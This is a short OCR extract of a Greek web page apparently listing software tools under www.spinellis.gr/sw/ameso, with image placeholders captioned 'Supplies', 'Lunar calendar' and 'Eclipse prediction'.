
Παύση | Απενεργοποίηση | www.spinellis.gr/sw/ameso




Πλο...

Προμήθειες


Σεληνιακό ημερολόγιο




Πρόβλεψη εκλείψεων




Πρόβλεψη εκλείψεων

